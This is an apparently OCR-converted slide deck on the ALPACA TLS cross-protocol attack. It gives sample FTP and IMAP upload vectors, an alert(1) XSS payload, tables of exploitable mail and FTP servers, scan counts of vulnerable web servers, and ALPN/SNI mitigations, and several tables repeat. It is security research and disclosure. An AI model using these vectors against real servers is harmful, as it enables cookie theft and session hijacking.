
stored-xss.html

```
HTTP/1.1 200 OK

<!DOCTYPE html>
<html><head></head><body>
<script>alert(1);</script>
</body>
```

INBOX

```
From: a@example.com
To: b@example.com
Subject: none
Date: Thu, 15 Oct 2020 16:06:18 +0200
MIME-Version: 1.0
Content-Type: text/html; charset=utf-8
Content-Transfer-Encoding: 7bit

<script>alert(1);</script>
```

Upload Attack on HTTPS Exploiting FTP



Example Upload Vectors

FTP (Generic)

```
USER attacker
PASS S3cr3t
TYPE I
PASV
STOR cookie.html
```

cookie.html

```
HTTP/1.1 GET /
Cookie: PHPSESSID=secret
```

IMAP (Generic)

```
A1 LOGIN attacker S3cr3t
A2 SELECT "INBOX"
A3 APPEND "INBOX" (\Seen) {448+}
From: alice@example.com
To: bob@example.com
Date: Mon, 7 Feb 1994 21:52:25 -0800 (PST)
Subject: afternoon meeting
```


INBOX

```
From: alice@example.com
To: bob@example.com
Date: Mon, 7 Feb 1994 21:52:25 -0800 (PST)
Subject: afternoon meeting

HTTP/1.1 GET /
Cookie: PHPSESSID=secret
```

Attack Methods and Protocols (Summary)

Attack Method \ Application Protocol	FTP	SMTP	IMAP	POP3
Upload				
Download				
Reflection				

Overview



Protocol Noise


Noise Tolerance in Browsers

Not tolerant to protocol noise.
Still possible:

- FTP Upload Attack
- FTP Download Attack

Tolerant to protocol noise (“content-sniffing”).

- All attack methods possible.



Noise Tolerance in Servers

- Evaluated 24 application servers
- Tested tolerance for:
  - HTTP request methods
  - HTTP key:value pairs
  - Maximum number of syntax errors


	Server	HTTP Request Tolerant	HTTP Header Tolerant	Max. # of Errors
SMTP	Postfix	○	○	20
	Exim	●	●	3
	Sendmail	◐[a]	●	25
	MailEnable	●	●	15[b]
	MDaemon	●	●	3
	OpenSMTPD	●	●	∞
IMAP	Dovecot	●	●	3
	Courier	●	●	10[d]
	Exchange	●	●	3
	Cyrus	●	●	∞
	Kerio Connect	●	●	∞
	Zimbra	●	●	∞
POP3	Dovecot	●	●	3[d]
	Courier	●	●	∞
	Exchange	●	●	3
	Cyrus	●	●	∞
	Kerio Connect	●	●	∞
	Zimbra	●	●	∞[e]
FTP	Pure-FTPd	○[f]	●	∞
	ProFTPD <1.3.5e	●	●	∞
	ProFTPD ≥1.3.5e	○	●	∞
	Microsoft IIS	●	●	∞
	vsftpd	●	●	∞
	FileZilla Sever	●	●	∞
	Serv-U	●	●	∞

Exploitability of Servers

- 8 servers exploitable with browsers vulnerable to content sniffing (●)
- 4 servers exploitable in all browsers (■)
- 12 of 24 application servers can be exploited:
  - for at least one attack method
  - with at least one browser

	Server	Attack Method: Upload	Download	Reflection
SMTP	Postfix	○[a]	-	○[b]
	Exim	○[a]	-	○[b]
	Sendmail	○[a]	-	◐[e]
	MailEnable	○[a]	-	○
	MDaemon	○[a]	-	○[b]
	OpenSMTPD	○[a]	-	○[c]
IMAP	Dovecot	○[a]	○[b]	○[b]
	Courier	○[a]	○[b]	○[b]
	Exchange	○[a]	○[b]	○[b]
	Cyrus	○[a]	●	●
	Kerio Connect	○[a]	●	●
	Zimbra	○[a]	●	●
POP3	Dovecot	-	○[b]	○[b]
	Courier	-	●	○
	Exchange	-	○[b]	○
	Cyrus	-	●	○
	Kerio Connect	-	●	○
	Zimbra	-	●	○
FTP	Pure-FTPd	○[d]	○[d]	○[d]
	ProFTPD <1.3.5e	■	■	●
	ProFTPD ≥1.3.5e	○[d]	○[d]	○[d]
	Microsoft IIS	■	■	●
	vsftpd	■	■	◐[f]
	FileZilla Server	■	■	●
	Serv-U	■	■	●


Internet-Wide Scan for Vulnerable Web Servers




Protocol	Port	STARTTLS	Server IPs with TLS		Certificate Names (CN & SAN)	
			Total	Valid Certificate	# Unique	# HTTPS
SMTP	25	Yes	3,427,465	1,744,052 (50,88%)	1,048,090	782,710 (74.68%)
SMTP	587	Yes	3,495,626	2,471,893 (70,71%)	1,176,078	821,534 (69.85%)
SMTPS	465	-	3,511,544	2,450,062 (69,77%)	1,045,990	724,557 (69.27%)
SMTP	26	Yes	565,672	514,425 (90,94%)	130,620	79,234 (60.66%)
SMTP	2525	Yes	231,009	139,536 (60,40%)	50,505	31,009 (61.40%)
IMAP	143	Yes	3,707,577	2,463,293 (66,44%)	1,103,216	782,410 (70.92%)
IMAPS	993	-	3,919,999	2,597,232 (66,26%)	1,287,053	926,313 (71.97%)
POP3	110	Yes	3,551,226	2,342,545 (65,96%)	983,720	690,111 (70.15%)
POP3S	995	-	3,828,411	2,580,379 (67,40%)	1,169,773	848,744 (72.56%)
FTP	21	Yes	4,826,891	2,130,271 (44,13%)	675,297	421,923 (62.48%)
FTPS	990	-	305,646	282,382 (92,39%)	115,070	95,197 (62.73%)
Total			31,371,066	19,716,070 (62,85%)	2,088,328	1,441,628 (69.03%)

Total number of application servers with TLS support (IPv4).

Internet-Wide Scan for Vulnerable Web Servers






			Server IPs with TLS		Certificate Names (CN & SAN)	
Protocol	**Port**	**STARTTLS**	**Total**	**Valid Certificate**	**# Unique**	**# HTTPS**
SMTP	25	Yes	3,427,465	1,744,052 (50,88%)	1,048,090	782,710 (74.68%)
SMTP	587	Yes	3,495,626	2,471,893 (70,71%)	1,176,078	821,534 (69.85%)
SMTPS	465	-	3,511,544	2,450,062 (69,77%)	1,045,990	724,557 (69.27%)
SMTP	26	Yes	565,672	514,425 (90,94%)	130,620	79,234 (60.66%)
SMTP	2525	Yes	231,009	139,536 (60,40%)	50,505	31,009 (61.40%)
IMAP	143	Yes	3,707,577	2,463,293 (66,44%)	1,103,216	782,410 (70.92%)
IMAPS	993	-	3,919,999	2,597,232 (66,26%)	1,287,053	926,313 (71.97%)
POP3	110	Yes	3,551,226	2,342,545 (65,96%)	983,720	690,111 (70.15%)
POP3S	995	-	3,828,411	2,580,379 (67,40%)	1,169,773	848,744 (72.56%)
FTP	21	Yes	4,826,891	2,130,271 (44,13%)	675,297	421,923 (62.48%)
FTPS	990	-	305,646	282,382 (92,39%)	115,070	95,197 (62.73%)
Total			31,371,066	19,716,070 (62,85%)	2,088,328	1,441,628 (69.03%)

Total number of application servers with valid certificates.


Internet-Wide Scan for Vulnerable Web Servers



Protocol	Port	STARTTLS	Server IPs with TLS		Certificate Names (CN & SAN)	
			Total	Valid Certificate	# Unique	# HTTPS
SMTP	25	Yes	3,427,465	1,744,052 (50,88%)	1,048,090	782,710 (74.68%)
SMTP	587	Yes	3,495,626	2,471,893 (70,71%)	1,176,078	821,534 (69.85%)
SMTPS	465	-	3,511,544	2,450,062 (69,77%)	1,045,990	724,557 (69.27%)
SMTP	26	Yes	565,672	514,425 (90,94%)	130,620	79,234 (60.66%)
SMTP	2525	Yes	231,009	139,536 (60,40%)	50,505	31,009 (61.40%)
IMAP	143	Yes	3,707,577	2,463,293 (66,44%)	1,103,216	782,410 (70.92%)
IMAPS	993	-	3,919,999	2,597,232 (66,26%)	1,287,053	926,313 (71.97%)
POP3	110	Yes	3,551,226	2,342,545 (65,96%)	983,720	690,111 (70.15%)
POP3S	995	-	3,828,411	2,580,379 (67,40%)	1,169,773	848,744 (72.56%)
FTP	21	Yes	4,826,891	2,130,271 (44,13%)	675,297	421,923 (62.48%)
FTPS	990	-	305,646	282,382 (92,39%)	115,070	95,197 (62.73%)
Total			31,371,066	19,716,070 (62,85%)	2,088,328	1,441,628 (69.03%)

Unique hostnames in the Common Name (CN) and Subject Alternative Name (SAN) fields of all valid certificates.


Internet-Wide Scan for Vulnerable Web Servers



Protocol	Port	STARTTLS	Server IPs with TLS: Total	Server IPs with TLS: Valid Certificate	Certificate Names (CN & SAN): # Unique	Certificate Names (CN & SAN): # HTTPS
SMTP	25	Yes	3,427,465	1,744,052 (50,88%)	1,048,090	782,710 (74.68%)
SMTP	587	Yes	3,495,626	2,471,893 (70,71%)	1,176,078	821,534 (69.85%)
SMTPS	465	-	3,511,544	2,450,062 (69,77%)	1,045,990	724,557 (69.27%)
SMTP	26	Yes	565,672	514,425 (90,94%)	130,620	79,234 (60.66%)
SMTP	2525	Yes	231,009	139,536 (60,40%)	50,505	31,009 (61.40%)
IMAP	143	Yes	3,707,577	2,463,293 (66,44%)	1,103,216	782,410 (70.92%)
IMAPS	993	-	3,919,999	2,597,232 (66,26%)	1,287,053	926,313 (71.97%)
POP3	110	Yes	3,551,226	2,342,545 (65,96%)	983,720	690,111 (70.15%)
POP3S	995	-	3,828,411	2,580,379 (67,40%)	1,169,773	848,744 (72.56%)
FTP	21	Yes	4,826,891	2,130,271 (44,13%)	675,297	421,923 (62.48%)
FTPS	990	-	305,646	282,382 (92,39%)	115,070	95,197 (62.73%)
Total			31,371,066	19,716,070 (62,85%)	2,088,328	1,441,628 (69.03%)

Total number of web servers on port 443 among unique names (*=www).
1.4M web servers are vulnerable to a general TLS cross-protocol attack with at least one application server (SMTP, IMAP, POP3, or FTP).

Vulnerable Web Servers with Exploitable Application Servers




	Server	Attack Method: Upload	Attack Method: Download	Attack Method: Reflection	# HTTPS
SMTP	Postfix	○[a]	-	○[b]	
	Exim	○[a]	-	○[b]	
	Sendmail	○[a]	-	◐[e]	11,365
	MailEnable	○[a]	-	○	
	MDaemon	○[a]	-	○[b]	
	OpenSMTPD	○[a]	-	○[c]	
IMAP	Dovecot	○[a]	○[b]	○[b]	
	Courier	○[a]	○[b]	○[b]	
	Exchange	○[a]	○[b]	○[b]	
	Cyrus	○[a]	●	●	14,029
	Kerio Connect	○[a]	●	●	7,852
	Zimbra	○[a]	●	●	9,578
POP3	Dovecot	-	○[b]	○[b]	
	Courier	-	●	○	30,759
	Exchange	-	○[b]	○	
	Cyrus	-	●	○	9,079
	Kerio Connect	-	●	○	4,501
	Zimbra	-	●	○	7,927
FTP	Pure-FTPd	○[d]	○[d]	○[d]	
	ProFTPD <1.3.5e	■	■	●	13,481
	ProFTPD >1.3.5e	○[d]	○[d]	○[d]	
	Microsoft IIS	■	■	●	19,817
	vsftpd	■	■	◐[f]	7,211
	FileZilla Server	■	■	●	1,555
	Serv-U	■	■	●	1,429
	Total Unique				114,197

For the 1.4M web servers, we tried to identify the application servers with a banner scan to see they are exploitable based on our lab eval.

114,197 web servers can be attacked with at least one exploitable application server.

One more thing...


Do We Need a Man-in-the-Middle?



ALPACA Without Man-in-the-Middle

Requirements:

- Application server port is not blocked (e.g. FTPS 990).
- Hostname is the same.
- Browser ignores port in Same-Origin-Policy (e.g. Internet Explorer).




Fixed in IE with patch tuesday June 8, 2021:

- More blocked ports.
- HTTP content-sniffing disabled on non-standard port.

Other major browsers will also block more ports.

#bugbountytips

Overview



Not Good Enough: Application Layer Countermeasures

Detect Protocols

```
◂ 220 smtp.bank.com ESMTP
Postfix
▸ GET /
◂ 221 2.7.0 Error: I can
break rules, too. Goodbye.
Connection closed by
foreign host.
```

Limit Syntax Errors

```
◂ 220 smtp.bank.com ESMTP
Exim
▸ GET /
◂ 500 unrecognized command
▸ Host: bank.com
◂ 500 unrecognized command
▸ Connection: keep-alive
◂ 500 unrecognized command
▸ Cache-Control: max-age=0
◂ 500 Too many
unrecognized commands
Connection closed by
foreign host.
```

Avoid Reflection

```
◂ 220 smtp.bank.com ESMTP
sendmail
▸ <script>alert(1);</script>
◂ 500 5.5.1 Command
unrecognized:
~~“<script>alert(1);</script>”~~
```

Not Practical: Certificate-Based Countermeasures

No Wildcard Certificates

*.bank.com


No Multi-Domain Certificates

www.bank.com
ftp.bank.com

No Shared Hostnames

bank.com:443
bank.com:990

Not Intended / Standardized: Key Usage Restrictions



RFC 5280:

```
id-kp-serverAuth             OBJECT IDENTIFIER ::= { id-kp 1 }
-- TLS WWW server authentication
-- keyEncipherment or keyAgreement

id-kp-clientAuth             OBJECT IDENTIFIER ::= { id-kp 2 }
-- TLS WWW client authentication
-- and/or keyAgreement

id-kp-codeSigning             OBJECT IDENTIFIER ::= { id-kp 3 }
-- Signing of downloadable executable code

id-kp-emailProtection         OBJECT IDENTIFIER ::= { id-kp 4 }
-- Email protection
-- nonRepudiation, and/or (keyEncipherment or keyAgreement)

id-kp-timeStamping            OBJECT IDENTIFIER ::= { id-kp 8 }
-- Binding the hash of an object to a time
-- and/or nonRepudiation

id-kp-OCSPSigning             OBJECT IDENTIFIER ::= { id-kp 9 }
-- Signing OCSP responses
-- and/or nonRepudiation
```

Only differentiates between client and server, no application protocol distinction possible.


Recommended: Strict Application Layer Protocol Negotiation (ALPN)

Server implements strict ALPN:

- Not exploitable on clients with ALPN (e.g., browsers).
- Backwards compatible: servers can accept connections without ALPN.

Client and server implement strict ALPN:

- Prevents known **and unknown** cross-protocol attacks.




Recommended: Strict Server Name Indication (SNI)

Server implements strict SNI:

- Cross-hostname attacks are prevented.

Works if hostnames differ:
www.bank.com vs. ftp.bank.com

Also mitigates virtual host confusion attacks, see Delignat-Lavaud et al. (2015), Zhang et al. (2020).



How to Mitigate ALPACA Attacks With ALPN and SNI

Here we give instructions and references how to implement strict verification of ALPN and SNI in common TLS libraries. We thank the maintainers of these libraries for their help in assembling these instructions, and apologize for any errors we made in editing. Please let us know if you find inaccuracies or areas for improvement.

- Recommended Behavior for ALPN
  - ALPN for Servers
  - ALPN for Clients
- Recommended Behavior for SNI
  - SNI for Servers
  - SNI for Clients
- ALPN and SNI Support in TLS Libraries
  - OpenSSL
  - Oracle Java
  - GoLang (crypto/tls)
  - Windows TLS Stack (SChannel)
  - Mbed TLS
  - BoringSSL
  - BotanSSL
  - BearSSL
  - WolfSSL
  - GnuTLS

https://alpaca-attack.com/libs.html

Conclusions

Cross-protocol attacks are still possible today!

We found 114k web servers with an exploitable FTP or Email server.

Strict ALPN and SNI can prevent these attacks.

More cross-protocol attacks?
Binary protocols, DTLS, IPsec, ...

Thank you for listening!
Any questions?

alpaca-attack.com
@lambdafu, @jurajsomorovsky